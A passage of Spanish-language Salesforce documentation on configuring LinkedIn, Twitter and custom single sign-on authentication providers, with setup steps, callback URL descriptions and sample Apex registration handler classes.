Antes de que pueda configurar una aplicación para su organización de Salesforce, debe obtener una identidad de aplicación utilizando una de las opciones proporcionadas por Microsoft. Por ejemplo, consulte Directrices para registrar aplicaciones para SharePoint 2013 para obtener información detallada sobre el registro de una aplicación remota para SharePoint.

**1.** Registre su aplicación mediante una de las opciones proporcionadas por Microsoft.

2. Modifique la configuración de la aplicación y establezca la URl de redirección como la `URL de devolución de llamada` del proveedor de autenticación.
3. Anote el `Id. de cliente` y la `Pregunta secreta del cliente`.
4. Haga clic en **Guardar**.

### Modificar sus detalles de proveedor de autenticación del servicio de control de Microsoft Access

Después de registrar su aplicación en Microsoft, vuelva a sus detalles de proveedor de autenticación del servicio de control de Microsoft Access y actualice la `Clave del consumidor` y la `Pregunta secreta del consumidor` con los valores proporcionados por Microsoft.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Modificar** junto al nombre de su proveedor de autenticación del servicio de control de Microsoft Access.
3. Introduzca el valor de `Id. de cliente` proporcionado por Microsoft en el campo `Clave del consumidor`.
4. Introduzca el valor de `Pregunta secreta del cliente` proporcionado por Microsoft en el campo `Pregunta secreta del consumidor`.

### Probar la conexión

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autorización. Debe redirigirle al servicio de su proveedor y solicitarle iniciar sesión. Al hacerlo, se le solicitará que autorice su aplicación. Cuando la autorice se le redirigirá de nuevo a Salesforce.

## Configurar un proveedor de autenticación de LinkedIn

Permita a los usuarios iniciar sesión en una organización de Salesforce utilizando sus cuentas de LinkedIn.

Complete estos pasos para configurar LinkedIn como un proveedor de autenticación.

1. Decida qué ámbitos (detalles de usuario) obtener de LinkedIn.
2. Configure una aplicación LinkedIn.
3. Defina un proveedor de LinkedIn en su organización de Salesforce y establezca un gestor de registro.
4. Modifique el gestor de registro.
5. Actualice su aplicación LinkedIn para utilizar la URL de devolución de llamada generada por Salesforce como una entrada en las `Direcciones URL de redireccionamiento de OAuth 2.0` de LinkedIn.
6. Pruebe la conexión con inicio único de sesión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Decida qué ámbitos (detalles de usuario) obtener de LinkedIn

Los ámbitos determinan la información que obtiene de LinkedIn sobre un usuario durante el proceso de autorización. Puede solicitar información básica, como el nombre de usuario y una dirección URL de fotografía, o puede obtener información más específica, como una dirección, un número de teléfono, una lista de contactos y otros elementos. El usuario aprueba el intercambio de información antes de proporcionarla.

Cuando configura LinkedIn como proveedor de autenticación, puede establecer los ámbitos en tres lugares diferentes: en la configuración de la aplicación LinkedIn, en la configuración del proveedor de autorización de Salesforce o en una consulta a su extremo de información de usuario de LinkedIn empleando selectores de campo. Plantéese lo siguiente mientras decide dónde especificar los ámbitos y los valores que habrá que utilizar.

- Puede dejar este valor en blanco en la configuración de LinkedIn y Salesforce. El valor predeterminado es *r_basicprofile*, que proporciona únicamente la información de usuario más básica según lo defina LinkedIn.
- Salesforce requiere la dirección de correo electrónico para los usuarios.
- Consulte la documentación de autenticación de LinkedIn para obtener una lista de valores admitidos y su significado, o la página de selectores de campo de LinkedIn para obtener información sobre la solicitud de ámbitos empleando una dirección URL.
- Si establece los Ámbitos predeterminados en la configuración de proveedor de autenticación de Salesforce, ese valor anula el valor de la configuración de la aplicación LinkedIn.
- Separe los valores de ámbito múltiples en la configuración de la aplicación LinkedIn o en la configuración del proveedor de autenticación de Salesforce solo con un espacio, como *r_basicprofile r_emailaddress*.
- Si utiliza los selectores de campo de LinkedIn con una dirección URL, separe los valores múltiples con una coma únicamente, como `https://api.linkedin.com/v1/people/~:(id,nombre-formateado,nombre,apellido,url-perfil-público,dirección-correo-electrónico)`.

## Configurar una aplicación LinkedIn.

Antes de poder configurar LinkedIn para su organización de Salesforce, configure una aplicación en LinkedIn.

Nota: Puede omitir este paso permitiendo a Salesforce utilizar su propia aplicación predeterminada. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. Inicie sesión con su cuenta de desarrollador para el sitio Web de LinkedIn.
2. Haga clic en el nombre de usuario en la parte superior y seleccione **Claves de API**.
3. Haga clic en **Agregar nueva aplicación**.
4. Introduzca los ajustes de la aplicación.
5. Anote la clave de API y la clave secreta de la nueva aplicación. Necesita esto posteriormente en Salesforce.
6. También puede introducir un valor de ámbito admitido de LinkedIn, o varios valores separados por espacios.

   Para obtener más información acerca del uso de ámbitos con LinkedIn, consulte Decida qué ámbitos (detalles de usuario) obtener de LinkedIn.

## Defina un proveedor de LinkedIn en su organización de Salesforce

Necesita la `Clave de API` y la `Clave secreta` de LinkedIn para configurar un proveedor de LinkedIn en su organización de Salesforce.

Nota: Puede omitir especificando estos valores clave en la configuración del proveedor permitiendo a Salesforce gestionar los valores por usted. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. En Configuración, introduzca *Proveedores de autorización* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione LinkedIn para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.

5. Introduzca el `Sufijo URL`. Esto se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MiProveedorDeLinkedIn", su URL de inicio de sesión único tendrá una apariencia similar a la siguiente:

   `https://login.salesforce.com/services/sso/00Dx00000000001/MiProveedorDeLinkedIn`

6. Utilice la `Clave de API` de LinkedIn en el campo `Clave de consumidor`.
7. Utilice la `Clave secreta` de LinkedIn en el campo `Secreto de consumidor`.
8. También puede establecer los siguientes campos.

   a. `Autorizar URL de extremo` para introducir la URL de autorización de base desde LinkedIn. Por ejemplo, `https://www.linkedin.com/uas/oauth2/authorization/auth`. La URL debe comenzar por *`https://www.linkedin.com/uas/oauth2/authorization`*.

   > Consejo: Puede agregar parámetros de cadena de consulta a la URL de base, si es necesario. Por ejemplo, para obtener un token de actualización de Google para un acceso fuera de línea, utilice `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. El parámetro `approval_prompt` adicional es necesario para pedir al usuario que acepte la acción de actualización, de modo que Google continuará proporcionando tokens de actualización tras el primero.

   b. `URL de extremo de token` para introducir la URL del token de OAuth desde LinkedIn. Por ejemplo, `https://www.linked.com/uas/oauth2/accessToken/token`. La URL debe comenzar por *`https://www.linkedin.com/uas/oauth2/accessToken`*.

   c. `URL de extremo de información de usuario` para cambiar los valores solicitados desde la API de perfil de LinkedIn. Consulte https://developer.linkedin.com/documents/profile-fields para obtener más información. La URL debe comenzar por *`https://api.linkedin.com/v1/people/~`* y los campos solicitados deben corresponder a los ámbitos solicitados.

   d. `Ámbitos predeterminados` para introducir un valor compatible o varios valores separados por espacio que representan la información que obtiene de LinkedIn. Para obtener más información, consulte Decida qué ámbitos (detalles de usuario) obtener de LinkedIn.

   e. `URL personalizada del error` para que la utilice el proveedor para informar sobre cualquier error.

   f. `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.

   g. Haga clic en **Crear automáticamente una plantilla de gestor de registro** para crear una plantilla de clase de Apex para el gestor de registro, a no ser que ya tenga uno. Modifique esta clase más adelante y modificar el contenido predeterminado antes de utilizarla.

   > Nota: Especifique una clase de gestor de registro para que Salesforce genere la URL de inicialización de inicio de sesión único.

   h. Seleccione el usuario que ejecuta la clase de Apex del gestor para `Ejecutar registro como`. El usuario debe tener el permiso "Gestionar usuarios". Es necesario un usuario si ha seleccionado una clase de gestor de registro o está creando una automáticamente.

   i. Para utilizar un portal para usuarios de LinkedIn, seleccione el portal en la lista desplegable Portal.

9. Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

**10.** Haga clic en **Guardar**.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización sólo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta URL para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. Esta acción crea un nuevo usuario o actualiza un usuario existente para el usuario final. A continuación, el usuario final inicia sesión en Salesforce como dicho usuario.
- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de inicialización sólo de Oauth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticar con Salesforce para que el servicio externo obtenga un token; este flujo no garantiza la funcionalidad de inicio de sesión único en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación debe redirigirse a la `URL de devolución de llamada` con información para cada una de las URL de configuración de cliente anteriores.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

## Modifique el gestor de registro

**1.** En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**.

**2.** Modifique el gestor de registro de Apex autocreado (o el gestor de registro existente si tenía uno) para asignar campos entre LinkedIn y Salesforce

> **Nota:** La consulta de perfil predeterminada para LinkedIn solo recupera los siguientes campos: nombre, apellido, titular, URL de perfil. El gestor de registro predeterminado requiere una dirección de correo electrónico. Retire el requisito de dirección de correo electrónico del gestor de registro o cambie los ámbitos que desee en Decida qué ámbitos (detalles de usuario) obtener de LinkedIn para que incluyan la dirección de correo electrónico y cualquier otro campo que desee en el gestor de registro.

El siguiente es un ejemplo de gestor de registro de Apex específico para una aplicación LinkedIn como proveedor de autenticación. Este gestor de registro asume que los ámbitos solicitados incluyen *`r_basicprofile`* y *`r_emailaddress`*. También asume que los usuarios están iniciando sesión en un portal de clientes.

```
//TODO:This auto-generated class includes the basics for a Registration
//Handler class. You will need to customize it to ensure it meets your needs and
//the data provided by the third party.
global class LinkedInRegHandler implements Auth.RegistrationHandler {
    //Creates a Standard salesforce or a community user
    global User createUser(Id portalId, Auth.UserData data) {
        if (data.attributeMap.containsKey('sfdc_networkid')) {
            //We have a community id, so create a user with community access
            //TODO: Get an actual account
            Account a =[SELECT Id FROM account WHERE name = 'LinkedIn Account'];
```

```
            Contact c = new Contact();
            c.accountId = a.Id;
            c.email = data.email;
            c.firstName = data.firstName;
            c.lastName = data.lastName;
            insert(c);
            //TODO: Customize the username and profile. Also check that the username
            //doesn't already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less.
            User u = new User();
           Profile p =[SELECT Id FROM profile WHERE name = 'Customer Portal Manager'];

            u.username = data.firstName + '@sfdc.linkedin.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            u.contactId = c.Id;
            return u;
        } else {
            //This is not a community, so create a regular standard user
            User u = new User();
            Profile p =[SELECT Id FROM profile WHERE name = 'Standard User'];
            //TODO: Customize the username. Also check that the username doesn't
            //already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less
            u.username = data.firstName + '@salesforce.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            return u;
        }
    }
```

```
    //Updates the user's first and last name
    global void updateUser(Id userId, Id portalId, Auth.UserData data) {
        User u = new User(id = userId);
        u.lastName = data.lastName;
        u.firstName = data.firstName;
        update(u);
    }
}
```

Consulte la documentación de la interfaz del gestor de registro para obtener más información y ejemplos.

### Actualice su aplicación LinkedIn

Tras definir el proveedor de autenticación de LinkedIn en su organización de Salesforce, vuelva a LinkedIn y actualice su aplicación para que use la `URL de devolución de llamada` generada por Salesforce como el valor de `Direcciones URL de redireccionamiento de OAuth 2.0`.

### Compruebe la conexión del inicio de sesión único

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autorización. Debe redirigirle a LinkedIn y solicitarle iniciar sesión. Al hacerlo, se le solicitará que autorice su aplicación. Después de autorizarla, se vuelve a dirigir a Salesforce.

## Configurar un proveedor de autenticación de Twitter

Permita a sus usuarios iniciar sesión en una organización de Salesforce con sus cuentas de Twitter.

Complete estos pasos para configurar Twitter como un proveedor de autenticación.

1. Configure una aplicación Twitter.
2. Defina un proveedor de Twitter en su organización de Salesforce y establezca un gestor de registro.
3. Modifique el gestor de registro.
4. Actualice su aplicación Twitter para utilizar la URL de devolución de llamada generada por Salesforce como una entrada en la configuración de la aplicación Twitter.
5. Pruebe la conexión con inicio único de sesión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Configure una aplicación Twitter

Antes de poder configurar Twitter para su organización de Salesforce, deberá configurar una aplicación en Twitter:

> **Nota:** Puede omitir este paso permitiendo a Salesforce utilizar su propia aplicación predeterminada. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. Inicie sesión con su cuenta de desarrollador para el sitio Web de Twitter.
2. Haga clic en el icono de usuario de la parte superior y seleccione **Mis aplicaciones** (o visite apps.twitter.com).
3. Haga clic en **Crear nueva aplicación**.

4. Introduzca los ajustes de la aplicación.
5. En las claves de API, anote la `Clave de API` y la `Clave secreta` de la nueva aplicación, necesitará esta información más adelante en Salesforce.

## Defina un proveedor de Twitter en su organización de Salesforce

Necesita la `Clave de API` y la `Clave secreta` de Twitter para configurar un proveedor de Twitter en su organización de Salesforce.

Nota: Puede omitir especificando estos valores clave en la configuración del proveedor permitiendo a Salesforce gestionar los valores por usted. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione Twitter para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo URL`. Esto se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MiProveedorDeTwitter", su URL de inicio de sesión único tendrá una apariencia similar a la siguiente:

   `https://login.salesforce.com/services/sso/00Dx00000000001/MiProveedorDeTwitter`
6. Utilice la `Clave de API` de Twitter en el campo `Clave de consumidor`.
7. Utilice la `Secreto de API` de Twitter en el campo `Secreto de consumidor`.
8. También puede establecer los siguientes campos.
   a. `URL personalizada del error` para que la utilice el proveedor para informar sobre cualquier error.
   b. `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.
   c. Haga clic en **Crear automáticamente una plantilla de gestor de registro** para crear una plantilla de clase de Apex para el gestor de registro, a no ser que ya tenga uno. Debe modificar esta clase más adelante y modificar el contenido predeterminado antes de utilizarla.

      Nota: Debe especificar una clase de gestor de registro para que Salesforce genere la URL de inicialización de inicio de sesión único.

   d. Seleccione el usuario que ejecuta la clase de Apex del gestor para `Ejecutar registro como`. El usuario debe tener el permiso "Gestionar usuarios". Es necesario un usuario si ha seleccionado una clase de gestor de registro o está creando una automáticamente.
   e. Para utilizar un portal para usuarios de Twitter, seleccione el portal en la lista desplegable Portal.
   f. Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

      Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

9. Haga clic en **Guardar**.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización sólo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta URL para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. Esta acción crea un nuevo usuario o actualiza un usuario existente para el usuario final. A continuación, el usuario final inicia sesión en Salesforce como dicho usuario.
- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación debe redirigirse a la `URL de devolución de llamada` con información para cada una de las URL de configuración de cliente anteriores.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

## Modifique el gestor de registro

1. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**.
2. Modifique el gestor de registro de Apex autocreado (o el gestor de registro existente si tenía uno) para asignar campos entre Twitter y Salesforce

   El siguiente es un ejemplo de gestor de registro de Apex específico para una aplicación Twitter como proveedor de autenticación.

```
global class MyTwitterRegHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data)
{
    if(data.attributeMap.containsKey('sfdc_networkid'))
    {
        // Create communities user
       Account a = [SELECT Id FROM account WHERE name='Twitter Account']; // Make sure
 this account exists

        Contact c = new Contact();
        c.accountId = a.Id;
        c.email = 'temp@CHANGE-ME.com';
        c.firstName = data.fullname.split(' ')[0];
        c.lastName  = data.fullname.split(' ')[1];
        insert(c);

        User u = new User();
        Profile p = [SELECT Id FROM profile WHERE name='Customer Portal Manager'];
        u.username = data.username + '@sfdc-portal-twitter.com';
        u.email = 'temp@CHANGE-ME.com';
        u.firstName = data.fullname.split(' ')[0];
        u.lastName = data.fullname.split(' ')[1];
        String alias = data.fullname;
```

```
        //Alias must be 8 characters or less
        if(alias.length() > 8) {
            alias = alias.substring(0, 8);
    }

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    u.contactId = c.Id;
    return u;
} else {
    // Create Standard SFDC user
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@sfdc-twitter.com';
    u.email = 'temp@CHANGE-ME.com';
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}
}

global void updateUser(Id userId, Id portalId, Auth.UserData data)
{
    User u = new User(id=userId);
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    update(u);
}
}
```

Consulte la documentación de la interfaz del gestor de registro para obtener más información y ejemplos.

### Actualice su aplicación Twitter

Tras definir el proveedor de autenticación de Twitter en su organización de Salesforce, vuelva a Twitter y actualice su aplicación para que use la `URL de devolución de llamada` generada por Salesforce como el valor de `URL de devolución de llamada` en la configuración de su aplicación Twitter.

Nota: En su aplicación Twitter, asegúrese de que selecciona **Permitir que esta aplicación se utilice para iniciar sesión con Twitter**.

### Compruebe la conexión del inicio de sesión único

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autorización. Debe redirigirle a Twitter y solicitarle iniciar sesión. Al hacerlo, se le solicitará que autorice su aplicación. Después de autorizarla, se vuelve a dirigir a Salesforce.

## Uso de valores gestionados por Salesforce en Configuración de proveedor de autorización

Puede elegir permitir a Salesforce crear automáticamente valores clave al configurar un proveedor de autorización de Facebook, Salesforce, LinkedIn, Twitter o Google. Esto le permite omitir el paso de creación de su propia aplicación externa.

Cuando elige utilizar valores gestionados por Salesforce en su configuración de proveedor de autorización, Salesforce utiliza su propia aplicación predeterminada en el fondo desde el cual genera los valores, eliminando su necesidad de crear su propia aplicación.

Para utilizar valores gestionados por Salesforce, deje todos los campos siguientes en blanco si aparecen en la configuración de proveedor de autorización.

- `Clave de consumidor`
- `Pregunta secreta de consumidor`
- `Autorizar URL de extremo`
- `URL de extremo de token`
- `URL de extremo de información de usuario`
- `Ámbitos predeterminados`

Si especifica un valor para uno de los campos anteriores, lo que indica que está utilizando su propia aplicación externa o aplicación conectada y que debe especificar valores para la `Clave de consumidor` y `Pregunta secreta de consumidor`.

Ejemplo: Supongamos que desea configurar el inicio de sesión único utilizando un proveedor de autorización de LinkedIn para activar el inicio de sesión en Salesforce con credenciales de LinkedIn. Puede omitir la creación de una aplicación de LinkedIn, desde que elige utilizar valores creados por Salesforce en la configuración de proveedor de autorización. A continuación, defina el proveedor de autenticación de LinkedIn en su organización y pruebe la conexión utilizando el procedimiento en Configurar un proveedor de autenticación de LinkedIn.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Crear un proveedor de autenticación externo personalizado

Cree un proveedor de autenticación de inicio de sesión único (SSO) para permitir a los administradores y usuarios utilizar sus credenciales SSO que no son de Salesforce para sus organizaciones de Salesforce.

EDICIONES

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

1. Configure una cuenta con el proveedor que elija.
2. Cree sus tipos de metadatos personalizados y seleccione los campos personalizados que desea que cumplimenten sus administradores durante la configuración.
3. Cree las clases y métodos de Apex coincidentes para los tipos de metadatos que haya elegido y utilice estas clases para implementar la interfaz`Auth.AuthProviderPlugin`.
4. Configure sus nuevos metadatos a través de la página Configurar proveedor de autorización.
5. Actualice su aplicación para utilizar la URL de devolución de llamada generada por Salesforce.
6. Pruebe la conexión.

### Configurar su cuenta

Antes de poder configurar el complemento de proveedor de autenticación para su organización de Salesforce, configure una cuenta en su proveedor de autenticación externo.

1. Vaya al sitio de su proveedor y cree una aplicación.
2. Modifique la configuración de la aplicación y establezca el Dominio de la aplicación como Salesforce.
3. Anote el Id. y el secreto de la aplicación si lo requiere su proveedor de autenticación externo.

### Cree sus propios tipos de metadatos

Cuando tenga una cuenta, cree los tipos de metadatos personalizados para su organización de Salesforce que requiera su proveedor de autorización externo.

1. En Configuración, introduzca *`metadatos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de metadatos personalizados**.
2. Haga clic en **Nuevo tipo de metadatos de cliente**.
3. Introduzca un nombre de etiqueta y un nombre de etiqueta en plural para sus metadatos personalizados y haga clic en **Guardar**.
4. Bajo la sección Campos personalizados, haga clic en **Nuevo** y seleccione los campos personalizados que usted y su proveedor de autenticación requieren. Por ejemplo, si el proveedor de autenticación requiere un Id. o secreto de aplicación, puede crear campos con etiquetas como “Clave de consumidor” o “Secreto de consumidor”.

Nota: Se le solicitará que introduzca detalles para cada tipo de campo, como una etiqueta, una descripción y texto de ayuda. Puede seleccionar que estos campos sean obligatorios.

### Crear sus clases y métodos de Apex

Para crear un proveedor de autenticación personalizado para SSO, cree una clase que implemente la interfaz `Auth.AuthProviderPlugin`. Esta interfaz le permite almacenar la configuración personalizada para su proveedor de autenticación y controlar sus protocolos de autenticación. También crea el nombre para su proveedor de autenticación externo, y muestra este nombre en la lista de proveedores de autenticación disponibles.

1. Desde Configuración, introduzca *`clases de apex`* en el campo de búsqueda y seleccione **Clases de Apex**.
2. Haga clic en **Nuevo**.

3. En el campo que se proporciona, cree una clase y un método de Apex.
   a. Implemente la interfaz `Auth.AuthProviderPlugin`.
   b. Introduzca el Nombre de API enumerado en los metadatos personalizados que acaba de crear para la cadena `return` del método `getCustomMetadataType`.

Nota: Para obtener información sobre las clases y métodos que requiere este complemento, consulte la sección Espacio de nombres de autenticación de la Guía del desarrollador de código Apex de Force.com.

## Configurar su proveedor de autenticación

Necesita el Id. y el secreto de aplicación de su proveedor de autenticación para configurar su proveedor personalizado en su organización de Salesforce.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Para el tipo de proveedor, seleccione su proveedor personalizado.
4. Introduzca un nombre para el proveedor.
5. Introduzca el Sufijo de URL, que se utiliza en la dirección URL de configuración de cliente. Por ejemplo, si la dirección URL de su proveedor es MiProveedorEstupendo, su URL de SSO es similar a `https://login.salesforce.com/auth/sso/00Dx00000000001/MiProveedorEstupendo`.
6. Introduzca su información en los campos personalizados que creó.
7. Para crear una plantilla de clase de Apex para el gestor de registro, haga clic en **Crear automáticamente una plantilla de gestor de registro**. Modifique la plantilla de clase más adelante y modifique el contenido predeterminado antes de utilizarla.

   Nota: Especifique una clase de gestor de registro para que Salesforce genere la URL de inicialización de inicio de sesión único.

8. En el campo `Ejecutar registro como`, seleccione un usuario para ejecutar la clase del gestor de Apex. El usuario debe tener el permiso "Gestionar usuarios". Este campo es obligatorio para todos los proveedores de autenticación personalizados.
9. Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

   Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

10. Haga clic en **Guardar**.

Anote el valor de Id. de proveedor de autorización generado. Utilícelo con la clase de Apex `Auth.AuthToken`.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación.

- `URL de inicialización sólo de prueba`: Utilice esta opción para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta opción para inicializar SSO en Salesforce desde un proveedor externo (empleando credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. El proveedor externo crea un usuario o actualiza un usuario existente y luego inicia la sesión del usuario en Salesforce.

- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de inicialización solo de OAuth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticarse con Salesforce para el servicio externo para obtener un token. Este flujo no proporciona funciones SSO en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación redirige a la `URL de devolución de llamada` con información para cada URL de configuración de cliente.

Las URL de configuración de cliente admiten otros parámetros de solicitud que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación después de la autenticación.

### Actualizar su proveedor de autenticación externo

